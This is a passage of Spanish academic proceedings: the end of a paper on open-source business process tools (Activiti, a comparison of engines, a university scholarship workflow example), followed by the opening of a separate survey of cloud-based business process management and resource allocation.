Activiti [7] es una solución de gestión de procesos empresariales orientada a desarrolladores y personas del entorno empresarial creada por la empresa Alfresco [24]. Incorpora un motor de procesos empresariales de alto rendimiento con la flexibilidad y escalabilidad necesarias para manejar una amplia variedad de procesos críticos. Es totalmente compatible con el estándar BPMN 2.0, es ligero y fácil de usar. Su propósito principal no solo consiste en implementar un lenguaje general de procesos de negocios en notación BPMN 2.0, sino también en apoyar los lenguajes de implementación y de ejecución.

Esta moderna solución de BPs ofrece también un potente conjunto de herramientas de usuario final y se integra en diversos sistemas de gestión de contenido empresarial, incluido Alfresco One [24].

Activiti es un proyecto independiente y de código abierto, fue desarrollado de forma independiente al sistema de código abierto de Alfresco. Es un motor totalmente liviano e integrable, aunque también fue diseñado para funcionar en entornos escalables en la nube. Se enfoca a los desarrolladores al proveer una API en JAVA para comunicarse con su motor de procesos.

Está formado por un conjunto de herramientas que se describen a continuación:

- Activiti Engine: es el componente encargado de ejecutar los procesos de negocio en la notación BPMN 2.0.
- Activiti Modeler: es una herramienta con interfaz web para construir procesos en notación BPMN 2.0 que está orientada a los analistas de negocio.
- Activiti Designer: es un plugin de eclipse para desarrollar los procesos de negocio BPMN 2.0. También sirve para hacer pruebas unitarias y crear los artefactos de despliegue. Esta herramienta está orientada a los desarrolladores.
- Activiti Explorer: es una aplicación web para realizar varias operaciones sobre los procesos de negocio, como iniciar instancias de los mismos, obtener una lista de tareas asignadas a un usuario, como así también la posibilidad de desplegar nuevos procesos de negocio.
- Activiti REST: es una interfaz REST que puede ser consumida por sistemas externos a Activiti. Esta interfaz REST es independiente del lenguaje de programación por lo que puede interactuar por aplicaciones PHP, .NET, JSP, etc. Activiti también puede ser ejecutado en modo separado (standalone) o en modo embebido, en un servidor de aplicaciones como Tomcat o JBoss. En caso de optar por la primer

alternativa es posible acceder a los procesos mediante esta interfaz REST (además de la API JAVA), mientras que por la segunda alternativa se accede a través de la propia API JAVA de Activiti.

C. Comparación entre Motores de Ejecución Procesos de Negocios

En la tabla II, se presenta una comparativa de los motores de ejecución de BPs descriptos anteriormente considerando los siguientes criterios:

- Base tecnológica: lenguaje utilizado para el desarrollo de BPs,
- Entorno de desarrollo: suite o plataformas existentes de desarrollo,
- Soporta Reglas de Negocio: si soporta la especificación y ejecución de reglas de negocio,
- Lenguaje de modelado BPMN2.0 puro: usa BMPN2.0 puro (sin extensiones) como lenguaje de modelado,
- Lenguaje de ejecución: si el motor implementa directamente BPMN2.0 o traduce a otro lenguaje de ejecución de procesos.

Una comparativa mas detallada se muestra en [25].

TABLA II: Comparación de motores de ejecución de BP.

Motor/ Criterios	Base tecnológica	Entorno de desarrollo	Soporta Reglas de Negocio	Lenguaje de modelado BPMN2.0 puro	Motor de ejecución
Bonita Soft	Java	Bonita Studio basado en Eclipse	Motor con reglas propias	No	Posee un motor específico.
Intalio	Java	Código cero con Intalio jBPM Designer / Eclipse Modeler	NO, pero es integrado a través de Jboss	Si	Traduce a BPEL
Process Maker	PHP	BPMN 2.0 y Dynaform Builder	Integradas al motor	Si	Transforma a su propio lenguaje para ejecutar procesos
Activiti	Java	Eclipse (plugin: Modelador + Motor)	No, pero es fácilmente integrable con el motor DROOLS	Si	Motor propio que ejecuta directamente BMN2.0 (implementa la semántica definida de BPMN2.0)

V. EJEMPLO DE APLICACIÓN

Las instituciones educativas llevan a cabo una gran cantidad de BPs a fin de cumplir con sus objetivos y reglamentaciones vigentes. En particular, las áreas administrativas definen los procedimientos y protocolos que deben seguir las distintas convocatorias a becas destinadas a los alumnos y/o graduados. En esta sección se presenta una versión simplificada del proceso de selección de becas de investigación destinada a alumnos de la facultad de Exactas a fin de exhibir un ejemplo

de aplicación de las herramientas de modelado analizadas en el trabajo ¹. Se presenta además, un diseño de los componentes involucrados y las tecnologías involucradas en cada uno.

A. Descripción del Proceso: Convocatoria a Becas de Investigación

La facultad de Ciencias Exactas crea continuamente durante el año convocatorias para una beca de investigación de un cierto proyecto destinada a los alumnos de su facultad. El proceso de cada convocatoria se describe como sigue. Al inicio, el Decanato crea una nueva convocatoria y se le asigna un número de expediente. La convocatoria permanece abierta durante 15 días y la Secretaria de Facultad se encarga de recibir y registrar los postulantes que se inscriben a la misma. Posteriormente, la secretaria analiza los datos registrados y si estos son correctos el proceso continua con la publicación de los inscriptos, la cual se hace vía web y mediante cartelera. Luego, durante tres días la comisión evaluadora (3 miembros docentes jurados de la facultad) analizan los antecedentes bajo ciertos criterios y asigna un orden de evaluación a cada uno. El decanato envía un mail al primero según el orden de evaluación para confirmar la aceptación de la beca. En caso de que el alumno no acepte la beca se le preguntará al siguiente según el orden que establecieron los jurados hasta que uno confirma la aceptación. Al finalizar la ejecución de la beca el director de la misma debe elaborar un informe y pasarlo al decanato. El decanato archiva el informe y finaliza el proceso.

1) *Herramientas de Soporte:* La figura 4 presenta un diseño (BPMN) simplificado del problema descripto. El mismo es construido con Activiti Modeler y el Activiti Designer.

Para el monitoreo y gestión parcial del BP se utiliza la aplicación web Activiti-Explorer provista por el proyecto activiti, la cual permite realizar varias operaciones sobre el proceso, por ejemplo, registrar un proceso definido en BPMN 2.0, lanzar instancias del proceso (nuevas ejecuciones), verificar en que estado se encuentran las convocatorias en ejecución, consultar un historial de las convocatorias finalizadas, etc.

Activiti dispone de su propia Base de Datos (BD) Mysql o PostgreSQL para el manejo de los procesos y sus instancias (ejecuciones). La misma puede ser accedida a través de su API JAVA para el caso de aplicaciones que se encuentren en el mismo servidor (aplicaciones locales), o mediante su WS REST para el caso de las aplicaciones externas. Activiti-Explorer es un caso particular de una aplicación local que interactua con la BD a través de la API JAVA, tal como lo muestra la Figura 5.

Para la administración de los datos propios del problema es necesario definir una BD (Mysql o PostgreSQL) que almacene toda la información relativa, en este caso, a las convocatorias. Por ejemplo, el registro de los datos de una nueva convocatoria, el almacenamiento del número de expediente, los datos de las inscripciones, los informes del docente tutor, etc. La alternativa de Mysql o PostgreSQL son las principales candidatas por sus licencias de distribución. En el caso de Mysql es desarrollado bajo licencia GPL/Licencia Comercial por Oracle Corporation y es considerada una de las base de datos más populares,

¹El proceso ha sido parcialmente implementado por los autores del presente trabajo siguiendo el diseño, lenguajes y herramientas propuestas.




Fig. 4: Modelo simplificado del proceso: Convocatoria de becas de investigación.

mientras que PostgreSQL es distribuido bajo licencia propia PostgreSQL [26], similar a la BSD o la MIT, las cuales son licencias permisivas.

2) *Diseño de los Componentes:* En esta sección se presenta el uso de las diversas tecnologías involucradas que permiten distribuir la lógica del problema, las mismas se pueden visualizar en la Figura 5.




Fig. 5: Tecnologías involucradas en el PN de Convocatoria de Becas.

Se propone en este trabajo, por un lado, que el motor de Activiti se encuentre en un servidor con su correspondiente base de datos, aplicaciones locales y WS. Por otro lado, la BD de las convocatorias puede ser alojada en un servidor distinto al de Activiti. Para mantener el mismo estilo de diseño de Activiti, se define una API JAVA propia para el caso de las aplicaciones locales, es decir, aplicaciones que corren en el

mismo servidor. De la misma forma se define un WS REST para el acceso a los datos para aplicaciones clientes externas, el cual define un mecanismo rápido y seguro para acceder a la información que se desee consultar. Por ejemplo, se puede desarrollar una aplicación para Android que visualice datos relevantes como convocatorias que se encuentran en período de inscripción, lista de alumnos con becas en ejecución o finalizadas, inscribirse a una beca, etc. Dicha aplicación debe acceder tanto a información que se encuentra en la BD Activiti (por ejemplo, para determinar las instancias de becas que se encuentran en la tarea *Recibir Inscripción*) como a información disponible en la BD Convocatorias (para consultar los datos de las convocatorias, por ejemplo, número de expediente). El acceso es a través de los respectivos WS REST utilizando algún mecanismo de autenticación provisto por las bibliotecas que dan soporte a REST.

Las aplicaciones externas actúan como clientes y por ende son alojadas en dispositivos fijos (PC) o móviles.

La Figura 5 muestra el diseño completo que se propone en el presente trabajo para el ejemplo descrito al inicio de la sección.

Es importante mencionar que en todo el proceso existen varias tecnologías que se comunican constantemente brindando información como respuestas. Por tal motivo, es que toda la comunicación debe estar segura, por ello se utiliza HTTPS para que los datos se encuentren encriptados en todo momento. En consecuencia, es necesario instalar en los servidores certificados digitales. En la sección II-D se presentó Lets Encrypt como la alternativa gratuita.

Varios son los beneficios de utilizar WSs del tipo REST en una implementación de un BP, nos da la posibilidad de contar con cualquier cliente externo e interactuar en tiempo real con el BP diseñado.

VI. CONCLUSIONES Y TRABAJOS FUTUROS

Hoy en día está probada la importancia de los procesos de negocios, y la necesidad de contar con herramientas que den soporte y ejecución a los modelos de procesos.

En el presente trabajo se describió el uso de estándares y software de código abierto en el modelado y ejecución de BP. En especial, se hizo énfasis en el lenguaje BPMN 2.0, el cual permite la optimización de los BP mediante una semántica bien definida.

Además, se presentó Activiti, una herramienta robusta y de código abierto que permite a los desarrolladores implementar los BP de manera explícita sobre los modelos (llamado también *implementación horizontal*). En ese sentido, Activiti es una alternativa para diseñar y ejecutar modelos de negocios en notación BPMN 2.0.

También se describió un caso de estudio sobre convocatorias de becas de una universidad. Se presentaron los componentes que automatizan un proceso de negocio, y como se hace uso de tecnologías estándares y herramientas de código abierto en las distintas fases.

El presente trabajo proporciona una gran cantidad de elementos de automatización de los procesos de negocio, los cuales son indispensables si se desea definir y ejecutar modelos que representen el comportamiento de un negocio. El uso de estándares proporciona una alta madurez y confiabilidad, mientras que la elección de buenas herramientas de código abierto disminuye considerablemente los costos.

Futuras extensiones pueden considerar herramientas: (1) de simulación de BPs de código abierto que sigan el estándar de parametrización e intercambio de información entre procesos BPSIM [27]; (2) de monitoreo (Business Activity Monitoring); (3) que hacen inteligencia sobre procesos de negocio (Business Process Intelligence) como por ejemplo ProM y OKT.

REFERENCIAS

- [1] *Business Process Model and Notation*, Object Management Group , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.bpmn.org/>
- [2] M. Weske, *Business Process Management: Concepts, Languages, Architectures*. Springer-Verlag Berlin Heidelberg, 2012.
- [3] L. Dayal, Hsu, "Business process coordination: State of the art, trends, and open issues," *27th International Conference on Very Large Data Bases*, 2001.
- [4] "Manual de diagramas de procesos bajo estándar bpmn," Tech. Rep., 2013. [Online]. Disponible en: <https://goo.gl/NuYrG5>
- [5] *Bonita - BPMN*, Bonita , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://es.bonitasoft.com/>
- [6] *jBPM BPMN*, jBoss , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://www.jbpm.org/>
- [7] *Activiti BPM*, Alfresco , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://activiti.org/>
- [8] *Object Management Group*, Object Management Group , Último Acceso: Agosto de 2017. [Online]. Disponible en: <http://www.omg.org>
- [9] *REST vs Web Services*, REST vs Web Services , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://users.dsic.upv.es/~rnavarro/NewWeb/docs/RestVsWebServices.pdf>
- [10] *Representational State Transfer - REST*, World Wide Web , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://www.w3.org/TR/2004/NOTE-ws-arch-20040211/#relwwwrest>

- [11] *Software Open Source*, Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.gnu.org>
- [12] *Let's Encrypt*, Let's Encrypt. , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://letsencrypt.org/>
- [13] W. V. D. Aalst, "The application of petri nets to workflow management," 1998.
- [14] *Yet Another Workflow Language*, Yet Another Workflow Language , Último Acceso: Agosto de 2017. [Online]. Disponible en: <http://www.yawlfoundation.org/>
- [15] *XML Process Definition Language (XPDL)*, Workflow Management Coalition , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.wfmc.org/XPDL.html>
- [16] *Software and Systems Process Engineering Metamodel (SPEM)*, Object Management Group , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.omg.org/spec/SPEM/>
- [17] *Event-driven Process Chains, EPCs* , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://web.archive.org/web/20060923214628/http://is.tn.tue.nl/staff/wvdaalst/publications/p74.pdf>
- [18] *Business Process Execution Language - BPEL*, Organization for the Advancement of Structured Information Standards - OASIS , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://www.oasis-open.org/>
- [19] B. P. M. I. BPMI, *Business Process Notation Specification*, 2006.
- [20] *Jbpm5 Designer*, jBoss , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://jbpm.jboss.org/components/designer>
- [21] *Oryx Editor*, Open HUB , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://www.openhub.net/p/oryx-editor>
- [22] *Eclipse BPMN2 Modeler*, Eclipse , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.eclipse.org/bpmn2-modeler/>
- [23] *Activiti Modeler*, Activiti , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.activiti.org/userguide/>
- [24] *Alfresco*, Alfresco , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://www.alfresco.com/>
- [25] *Comparación de motores de ejecución de Procesos de Negocio*, Herramientas BPM , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://es.slideshare.net/luiscola/comparativo-bpm>
- [26] *PostgreSQL*, PostgreSQL , Último acceso: Agosto de 2017. [Online]. Disponible en: <https://www.postgresql.org/about/licence/>
- [27] *Business Process Simulation - BPSIM*, Workflow Management Coalition , Último acceso: Agosto de 2017. [Online]. Disponible en: <http://www.bpsim.org/>

Estado actual de la Gestión de Procesos de Negocio basada en Computación en la Nube

Juan Pablo Ferreyra¹, Jorge Roa², Diego Cocconi¹, Marisa Perez¹, Claudia Verino¹, Pablo David Villareal²

¹ Departamento de Ingeniería en Sistemas de Información, Universidad Tecnológica Nacional - Facultad Regional San Francisco
Av. de la Universidad 501, 2400, San Francisco, Córdoba, Argentina
{jpferreyra, dcocconi, mperez, cverino}@sanfrancisco.utn.edu.ar

² CIDISI, Universidad Tecnológica Nacional - Facultad Regional Santa Fe
Lavaisse 610, S3004EWB, Santa Fe, Argentina
{jroa, pvillarr}@frsf.utn.edu.ar

Resumen

La Gestión de Procesos de Negocio (Business Process Management – BPM) permite a las organizaciones optimizar sus procesos de negocio por medio de la aplicación de un ciclo de mejora continua. La colaboración cada vez más frecuente entre organizaciones para combinar fuerzas en la generación de productos y servicios en los escenarios tan dinámicos y cambiantes generan nuevas necesidades de flexibilidad y tiempos de respuesta. Con el avance de la computación en la nube, BPM puede beneficiarse del potencial de los recursos escalables disponibles en la nube. Esto es posible debido a que la adopción de servicios en la nube es cada vez mayor por parte de las pequeñas y medianas organizaciones. Sin embargo BPM en la nube plantea una serie de desafíos que deben ser abordados. En el presente trabajo se analiza el estado actual de conocimiento de BPM en la nube, y se identifican características esperables para sus implementaciones, tales como: asignación de recursos en la nube, ejecución descentralizada, colaboración entre procesos, privacidad de la información y optimización de costos.

1. Introducción

La Gestión de Procesos de Negocio (BPM, del inglés Business Process Management) ha ganado mucha

popularidad en las últimas dos décadas, ya que permite a las organizaciones administrar y optimizar sus procesos de negocio [1] a través de la aplicación de un ciclo de mejora continua, de manera que los procesos evolucionen y conduzcan a una optimización organizacional.

BPM permite supervisar cómo se lleva a cabo el trabajo en una organización para asegurar resultados consistentes y para aprovechar las oportunidades de mejora. Se trata de la gestión de cadenas enteras de eventos, actividades y decisiones que en última instancia agregan valor a la organización y sus clientes. Estas cadenas de eventos, actividades y decisiones se denominan procesos de negocio [2]. Un proceso de negocio consiste en un conjunto de actividades que se llevan a cabo de manera coordinada en un entorno organizacional [3]. Cada proceso de negocio contribuye a alcanzar uno o más objetivos de la organización [3].

Existen factores que actualmente dificultan la adopción de BPM. Por un lado, la implementación de un sistema de gestión de procesos de negocio (BPMS, del inglés Business Process Management System) en un entorno privado implica una inversión inicial que las organizaciones deben realizar tanto en componentes de hardware como en licencias de plataformas BPM, motores de base de datos, recursos calificados para el desarrollo, testeo y mantenimiento [4] [5] [1]. Por otro lado, las organizaciones necesitan colaborar cada vez más para competir en un mercado global, haciendo uso de

tecnologías para superar la barrera tradicional de distribución geográfica.

Internet y la computación en la nube no sólo facilitan el desarrollo de nuevos procesos de colaboración, sino que también permiten nuevas formas de prestación de servicios asociados a los productos [6]. Estos productos / servicios son normalmente realizados a través de procesos de negocio, que en muchos casos aprovechan la infraestructura de software existente de las organizaciones [3]. Hoy en día, la computación en la nube es el primer paso en la construcción de tales sistemas de información distribuidos geográficamente [7].

La *computación en la nube (Cloud Computing)* es un modelo de computación uniforme basado en acuerdos de servicios entre el proveedor y el receptor del servicio [8]. Proporciona economías de escala en una infraestructura compartida, ofreciendo espacio privado para cada aplicación dentro de un entorno compartido, y el suministro de ese espacio sucede de forma rápida, bajo demanda para lograr el nivel requerido y calidad de servicio [5].

La adopción de servicios en la nube es cada vez mayor por parte de las pequeñas y medianas organizaciones [9]. Esto se debe a factores como la facilidad de uso y comodidad, seguridad, reducción de costos, fiabilidad, intercambio y colaboración. Con el avance de la computación en la nube, los sistemas BPM pueden beneficiarse del potencial de los recursos escalables disponibles en la nube y utilizar solo los recursos que necesitan [10]. BPM basado en la nube ofrece a los usuarios la oportunidad de utilizar software en la nube para ejecutar procesos bajo la forma de pago-por-uso [4] [1]. Por lo tanto, la aplicación de tecnologías BPM en la nube puede ser muy beneficiosa especialmente para pequeñas y medianas organizaciones [1]. De esta manera las organizaciones pueden centrarse en la innovación continua, en lugar de en los detalles del desarrollo de servicios, alojamiento y mantenimiento, reduciendo así las barreras para la adopción de BPM [5].

En el presente trabajo se realiza una revisión del estado actual de conocimiento de propuestas de BPM basadas en computación en la nube, específicamente para las fases de ejecución y evaluación del ciclo de vida de BPM. Se identifican características esperables para la implementación de soluciones BPM en la nube, tales como: asignación de recursos, ejecución descentralizada, colaboración entre procesos, privacidad de la información y optimización de costos. En base a dichas características se analizan las diferentes propuestas y se concluye acerca de sus beneficios y limitaciones.

Este trabajo se organiza de la siguiente manera: la sección 2 presenta las principales características de BPM,

su ciclo de vida y una introducción a la computación en la nube, detallando sus modelos de servicio y los beneficios que ofrecen. La Sección 3 analiza cada una de las características esperables de BPM en la nube. La sección 4 analiza las propuestas y plantea criterios de clasificación para los trabajos. Finalmente, la Sección 5 expone conclusiones y trabajos futuros.

2. Antecedentes

2.1. Gestión de Procesos de Negocio (BPM)

BPM consiste en aplicar un ciclo de mejora continua en el que intervienen una serie de actividades. Este ciclo de mejora se conoce como *ciclo de vida de BPM*, en el que intervienen las fases de diseño y análisis, configuración, ejecución y evaluación (Figura 1) [3].

En la fase de *diseño y análisis* se identifican los procesos de negocio de la organización y se representan en modelos de procesos de negocio. Durante la fase de *configuración* se configuran y especifican aspectos necesarios para que los modelos de procesos puedan ser interpretados y orquestados por un BPMS. En la fase de *ejecución* el BPMS crea instancias de los modelos de procesos de negocio de la organización para que puedan ser ejecutados. Finalmente, en la fase de *evaluación* se analizan los registros de ejecución de las instancias y se realizan los ajustes necesarios a los modelos de procesos [3].




Fig. 1. Ciclo de vida de proceso de negocio [3].

2.2. Computación en la Nube

La computación en la nube es un modelo de cómputo que permite un acceso conveniente, bajo demanda a un conjunto de recursos informáticos configurables y compartidos (por ejemplo, redes, servidores, almacenamiento, memoria, aplicaciones y servicios) que pueden ser provistos y liberados rápidamente con el mínimo esfuerzo de gestión [11] [12]. La computación en

la nube es un sistema que adopta una arquitectura orientada a servicios (SOA, del inglés Service Oriented Architecture) y se basa en capas de servicios [8].

La arquitectura en la nube consiste en tres capas abstractas: infraestructura, plataforma y aplicación [12]. Basado en esta arquitectura, la computación en la nube consiste en una serie de modelos de servicio, que se compone principalmente en tres niveles de servicios básicos (Figura 2):.

Infraestructura como Servicio (*IaaS*), es la capa de abstracción más baja de la arquitectura en la nube y se encarga de proveer recursos básicos como procesamiento, almacenamiento, redes y otros recursos informáticos fundamentales como servicios estandarizados a través de la red [12]. En este modelo, el usuario no administra la infraestructura de la nube pero tiene control sobre los sistemas operativos, almacenamiento y aplicaciones implementadas y posiblemente el control limitado de componentes de red seleccionados (por ejemplo, firewalls de host) [11]. La mayor ventaja de IaaS es que los usuarios pueden usar y liberar recursos computacionales en forma dinámica, pagando sólo por la capacidad que realmente se utiliza [5]. La virtualización se utiliza ampliamente en el modelo IaaS con el fin de integrar o descomponer los recursos físicos para satisfacer la demanda creciente o decreciente de recursos computacionales en la nube. La estrategia básica de la virtualización es la creación de máquinas virtuales independientes que están aisladas tanto del hardware como de otras máquinas virtuales [13]. La virtualización permite la abstracción y el aislamiento de las funcionalidades de nivel inferior y el hardware asociado [14]. De esta manera, se logra la portabilidad de las funciones de nivel superior y el intercambio y/o agregación de los recursos físicos [14].




Fig. 2 - Niveles de servicio en la nube [8]

El modelo de Plataforma como servicio (*PaaS*) proporciona un mayor nivel de abstracción ofreciendo a

los usuarios servicios para desarrollar, probar, implementar y mantener aplicaciones en un entorno de desarrollo integrado [12]. El usuario no administra la infraestructura de la nube de la red, servidores, sistemas operativos, o el almacenamiento, pero tiene control sobre las aplicaciones desplegadas y posiblemente ajustes de configuración para el entorno de aplicaciones [11].

El modelo de Software como Servicio (*SaaS*) provee aplicaciones empresariales o software específicos que se ofrecen como servicio donde el usuario generalmente accede por medio de un navegador Web [12]. El usuario tampoco controla la infraestructura de la nube ni las capacidades de aplicaciones individuales, solamente puede hacer ajustes de configuración específica de la aplicación de usuario [11]. Las aplicaciones que se ofrecen en el modelo SaaS a menudo emplean una arquitectura de sistema multi-usuario, es decir, diferentes grupos de clientes se organizan en un único entorno lógico en el modelo SaaS en la nube y consumen una o varias aplicaciones [13]. Esto permite lograr economías de escala y la optimización en términos de velocidad, seguridad, disponibilidad, recuperación ante desastres, y en cuanto al mantenimiento [13].

Según el tipo de implementación, la computación en la nube se puede clasificar también de la siguiente manera [11]: (1) Nube privada, (2) Nube comunitaria, (3) Nube pública y (4) Nube Híbrida. Una Nube privada es cuando la infraestructura de la nube es de uso exclusivo de una sola organización, pudiendo estar en las propias instalaciones o fuera [11]. La motivación para la configuración de una nube privada dentro de una organización tiene varios aspectos [13]. En primer lugar, para maximizar y optimizar la utilización de los recursos existentes. En segundo lugar, los problemas de seguridad, incluyendo la privacidad y la confianza de datos también hacen a la nube privada una opción para muchas organizaciones. En tercer lugar, el costo de transferencia de datos de la infraestructura local a una nube pública es todavía bastante considerable. En cuarto lugar, las organizaciones requieren siempre un control total sobre las actividades críticas. Por último, en ambientes académicos se basan a menudo en una nube privada con fines de investigación y enseñanza. Una Nube comunitaria, se refiere a cuando varias organizaciones construyen conjuntamente y comparten la misma infraestructura en la nube [11] [13], donde la misma está preparada para uso exclusivo de una comunidad, pudiendo ser de propiedad, administrada, y operada por una o más organizaciones que integran la comunidad, un tercero o alguna combinación de ello [11]. Una Nube pública se refiere a cuando la infraestructura está preparada para el uso del público en general; la propiedad, administración y operación puede ser de

alguna institución privada o pública, como una institución educativa u organismo de gobierno o una combinación de ello. Una Nube híbrida es cuando la infraestructura de la nube es una combinación de dos o más infraestructura distintas (privada, comunitaria, pública) [11] [13]. Las organizaciones utilizan el modelo de nube híbrida con el fin de optimizar sus recursos computacionales para poder aumentar sus competencias en términos de actividades fundamentales para la organización, ubicando las funciones de apoyo en la nube, mientras que el control de las actividades fundamentales se mantienen en las propias instalaciones a través de una nube privada [13].

3. Características de BPM en la nube

A partir de la literatura revisada y analizada, en este trabajo se identificaron las siguientes características deseables para una implementación de BPM en la nube: asignación de recursos en la nube, la ejecución descentralizada, la colaboración entre procesos, la privacidad de la información y la optimización de costos. A continuación se explica cada característica deseable y su importancia para una implementación BPM en un entorno de computación en la nube. Para cada característica se discuten los trabajos evaluados y un resumen del estado actual de soporte a dicha característica.

3.1. Asignación de recursos en la nube

El entorno de ejecución de procesos en la nube puede ser muy dinámico, lo que conduce a demandas cambiantes con respecto a los recursos informáticos necesarios para llevar a cabo la ejecución de flujos de trabajo [15]. La computación en la nube proporciona una base para la optimización de procesos de negocio ya que el tiempo de ejecución de las tareas de un proceso está influenciado directamente por la cantidad de recursos computacionales provistos [16]. La asignación oportuna de recursos permite a las organizaciones aprovechar los recursos de cómputo de la nube necesarios en el momento requerido de un modo pago-por-uso permitiendo satisfacer los niveles de calidad esperados y minimizando los costos.

Una solución sencilla a la asignación de recursos en la nube es brindar una provisión constante y fija de recursos de cómputo en la nube, que permita manejar picos de carga de trabajo en escenarios de procesos intensivos en cuanto a la utilización de recursos. Sin embargo, esta situación conduciría a una provisión excesiva de recursos de cómputo, con una capacidad ociosa que solo se utilizaría en determinados momentos, provocando un

fuerte impacto en los costos. Además, si a pesar de esta provisión constante, las capacidades de recursos de cómputo resultaran insuficientes para la ejecución de determinados flujos de trabajo, al ser fijas, inevitablemente conducirían a que dichos flujos de trabajo no puedan ser ejecutados, o bien, serían ejecutados por debajo de los niveles de calidad esperada. Con el fin de evitar la provisión excesiva y/o insuficiente de recursos, un BPMS debe ser capaz de ceder y liberar recursos de computación en tiempo de ejecución, es decir, mientras que los procesos se invocan y ejecutan [15].

En este sentido, en la arquitectura BPM propuesta en [4], las actividades que requieren capacidades de cómputo intensivo son distribuidas en la nube. La desventaja de la propuesta radica en que la determinación de las capacidades de cómputo se realiza de antemano, seguramente en tiempo de diseño. De esta manera, el motor de ejecución no sería capaz de adaptar la utilización de recursos en la nube durante la ejecución del proceso, por consiguiente la utilización de recursos de cómputo no sería la óptima. En la plataforma de ejecución de procesos elásticos propuesta en [19], la asignación de recursos (elasticidad) se realiza de manera reactiva, es decir que no ofrece la capacidad de predecir futuras necesidades de recursos computacionales para las instancias de los procesos, esto minimiza las ventajas de la elasticidad de la propuesta y por ende, el uso de recursos no resulta óptimo. Por su parte, en [15] mejora el desempeño de la propuesta realizada en [19], por medio de un razonador con la capacidad de predecir la futura utilización de recursos a partir del conocimiento de la ejecución del proceso, esto representa una ventaja dado que se optimiza la utilización de recursos de manera anticipada.

